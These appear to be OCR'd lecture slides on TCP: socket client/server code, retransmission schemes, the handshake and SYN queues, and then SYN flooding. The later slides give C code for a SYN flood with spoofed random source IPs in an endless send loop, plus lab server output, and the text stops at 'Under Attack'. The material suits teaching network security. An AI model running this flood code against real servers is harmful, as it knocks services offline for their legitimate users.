TCP Attacks

Chester Rebeiro

IIT Madras

Some of the slides borrowed from the book ‘Computer Security: A Hands on Approach’ by Wenliang Du

A Typical TCP Client

Create a socket; specify the type of communication. TCP uses SOCK_STREAM and UDP uses SOCK_DGRAM.

Initiate the TCP connection

Send data

```
// Step 1: Create a socket
int sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Set the destination information
struct sockaddr_in dest;
memset(&dest, 0, sizeof(struct sockaddr_in));
dest.sin_family = AF_INET;
dest.sin_addr.s_addr = inet_addr("10.0.2.17");
dest.sin_port = htons(9090);

// Step 3: Connect to the server
connect(sockfd, (struct sockaddr *)&dest,
        sizeof(struct sockaddr_in));

// Step 4: Send data to the server
char *buffer1 = "Hello Server!\n";
char *buffer2 = "Hello Again!\n";
write(sockfd, buffer1, strlen(buffer1));

write(sockfd, buffer2, strlen(buffer2));
```

A Typical TCP Server

```
// Step 1: Create a socket
sockfd = socket(AF_INET, SOCK_STREAM, 0);
```

create a IPV4 stream socket

```
// Step 2: Bind to a port number
memset(&my_addr, 0, sizeof(struct sockaddr_in));
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(9090);
bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
  sockaddr_in));
```

Bind to port number 9090. This will tell the OS to route all client to port 9090 to this server

```
// Step 3: Listen for connections
listen(sockfd, 5);
```


Listen for connections on this socket. (This is a non-blocking call. It is used to inform the OS that there server is ready to accept clients.

```
// Step 4: Accept a connection request
int client_len = sizeof(client_addr);
newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);
```

Accept connection from a client. (This is typically a blocking call)

Finally, communicate with the client using read/write calls and the socket.

The TCP Header



Why TCP?

Main problem wih IP

- Due to unpredictable network behavior, load balancing, and network congestions, packets can be lost, duplicated, or delivered out of order


TCP handles these

- Acknowledging every packet received
- By rearranging out-of-order data
- By automatic retransmission of lost data
- By TCP Congestion avoidance algorithms

"TCP provides reliable, ordered, and error-checked delivery of a stream of octets (bytes) between applications running on hosts communicating via an IP network."

https://en.wikipedia.org/wiki/Transmission_Control_Protocol


Out-of-order Reception of Frames



Stop-and-Wait ARQ

@SENDER

Window of packets to be sent




Automatic Repeat Request

Actual implementation may vary from OS to OS and will depend on oter factors like
(1) expected round trip time
(2) Max number of retransmission attempts

Not an efficient way of achieving reliable communication.


https://tools.ietf.org/rfc/rfc3366.txt




Go-Back-N ARQ

@SENDER

Window of packets to be sent





Automatic Repeat Request

Actual implementation may vary from OS to OS and will depend on oter factors like

(1) expected round trip time

(2) window size in OS

(3) Max number of retransmission attempts

Selective Repeat ARQ

@SENDER
Window of packets to be sent


S	S+1	S+2	S+3	S+4

@RECEIVER
Window of received packets
(out-of-order)

S+2	S	S+1	S+4

@RECEIVER
Reconstructing packets

S	S+1	S+2




Acknowledge with the minimum sequence number that has not been received

Bootstrapping Communication between Server and Client

Three Way Handshaking Protocol

x and y are random numbers selected by client and server respectively.

connect



listen invoked

Connection State: SYN RECEIVED
(place connection details in a queue)

Connection state: ESTABLISHED

Full connection established

Queue

The queue is maintained in TCP module in the OS on a per-server basis

The queue is created when listen is called

```
#include <sys/types.h>          /* See NOTES */
#include <sys/socket.h>
int listen(int sockfd, int backlog);
```

Specifies the size of the queue. This size indicates the maximum rate at which the server can accept new connections.

https://en.wikipedia.org/wiki/Transmission_Control_Protocol

Queue Behavior on BSD

A single queue is present.

entries can move SYN RECEIVED to ESTABLISHED

Entries will be dequeued when

- Connection is closed
- A Reset packet is obtained

Queue Behavior on Linux

Two queues are present: Syn-Queue and Accept-Queue

- When SYN received, entry queued in Syn-Queue
- When ACK received, entry moved to Accept-Queue

Backlog specifies the length of the Accept-Queue

The length of Syn-Queue is present in `/proc/sys/net/ipv4/tcp_max_syn_backlog`

Entries in Syn-Queue will be present until: (1) ACK received (2) SYN+ACK retries have been completed (presen in /proc/sys/net/ipv4/tcp_synack_retries)

Question!

What should be done when the Accept Queue is full?


SYN Flooding Attack

Flood the Syn-Queue

1 send a lot of SYN packets to the server quickly

2 Do not respond with the ACK packet

- SYN-queue will get filled up and the server will not accept any new connections



SYN Flooding Attack

Flood the Syn-Queue

1 send a lot of SYN packets to the server quickly

2 Do not respond with the ACK packet

- SYN-queue will get filled up and the server will not accept any new connections

Dequeue can occur only in the following two conditions

1 A reset packet is received.
(Can occur sometimes but unlikely)

2 The entry in the SYN times out (40 seconds) and will be removed.


(Attacker can send many more SYN packets to always keep the buffer full)

Need for Spoofed Syn Packets

If all SYN packets are from the same IP, then SYN Flooding attack can be easily detected and blocked by the firewall.

Therefore, SYN packets need to go from spoofed random IPs

All SYN+ACKs likely to reach a non-existent IP. However, if it actually reaches a valid IP, then the system will send a Reset packet, which will remove the entry from the queue.



Launching a Syn Flooding Attack

```
/***************************************************************
  Spoof a TCP SYN packet.
****************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                 sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*********************************************************
        Step 1: Fill in the TCP header.
     **********************************************************/
     tcp->tcp_sport = rand(); // Use random source port
     tcp->tcp_dport = htons(DEST_PORT);
     tcp->tcp_seq   = rand(); // Use random sequence #
     tcp->tcp_offx2 = 0x50;
     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
     tcp->tcp_win   = htons(20000);
     tcp->tcp_sum   = 0;
```

```
     /*********************************************************
        Step 2: Fill in the IP header.
     **********************************************************/
     ip->iph_ver = 4;   // Version (IPV4)
     ip->iph_ihl = 5;   // Header length
     ip->iph_ttl = 50;  // Time to live
     ip->iph_sourceip.s_addr = rand(); // Use a random IP address
     ip->iph_destip.s_addr = inet_addr(DEST_IP);
     ip->iph_protocol = IPPROTO_TCP; // The value is 6.
     ip->iph_len = htons(sizeof(struct ipheader) +
                         sizeof(struct tcpheader));

     // Calculate tcp checksum
     tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```
     /*********************************************************
       Step 3: Finally, send the spoofed packet
     **********************************************************/
     send_raw_ip_packet(ip);
```

Launching a Syn Flooding Attack

Normal Operation

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State
tcp        0      0 127.0.0.1:3306     0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:8080       0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:80         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:22         0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:631      0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:23         0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:953      0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:443        0.0.0.0:*          LISTEN
tcp        0      0 10.0.5.5:46014     91.189.94.25:80    ESTABLISHED
tcp        0      0 10.0.2.17:23       10.0.2.18:44414    ESTABLISHED
tcp6       0      0 :::53              :::*               LISTEN
tcp6       0      0 :::22              :::*               LISTEN
```

CPU utilization is not high

```
seed@Server(10.0.2.17):$ top
PID USER  PR  NI   VIRT  RES  SHR S %CPU %MEM   TIME+  COMMAND
  3 root  20   0      0    0    0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root  20   0   101m  60m  11m S  0.7  8.1 0:28.30 Xorg
807 seed  20   0  91856  16m  10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root  20   0   3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root  20   0      0    0    0 S  0.0  0.0 0:00.00 kthreadd
  5 root  20   0      0    0    0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root  RT   0      0    0    0 S  0.0  0.0 0:00.00 migration/0
  7 root  RT   0      0    0    0 S  0.0  0.0 0:00.42 watchdog/0
  8 root   0 -20      0    0    0 S  0.0  0.0 0:00.00 cpuset
```

Under Attack

```
